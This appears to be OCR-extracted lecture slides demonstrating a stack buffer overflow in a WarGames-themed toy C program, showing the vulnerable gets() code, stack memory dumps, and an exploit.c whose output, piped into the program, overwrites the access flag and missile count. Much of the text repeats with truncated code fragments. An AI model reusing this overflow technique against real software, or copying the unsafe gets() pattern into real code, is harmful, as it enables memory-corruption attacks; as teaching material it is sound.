
```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	'e'	'a'	'r'	'w'
	'a'	'r'	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```


0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	'e'	'a'	'r'	'w'
	'a'	'r'	'\0'	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    printf
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```


0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0x6f6d7265 = 1869443685



exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret:
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret:
Access granted
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret:
Access granted
Launching 42 missiles
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret:
Access granted
Launching 42 missiles
Operation complete
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```


```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret:
Access granted
Launching 42 missiles
Operation complete
$
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
int main(void)
{
    struct {
        uint8_t buffer[8];
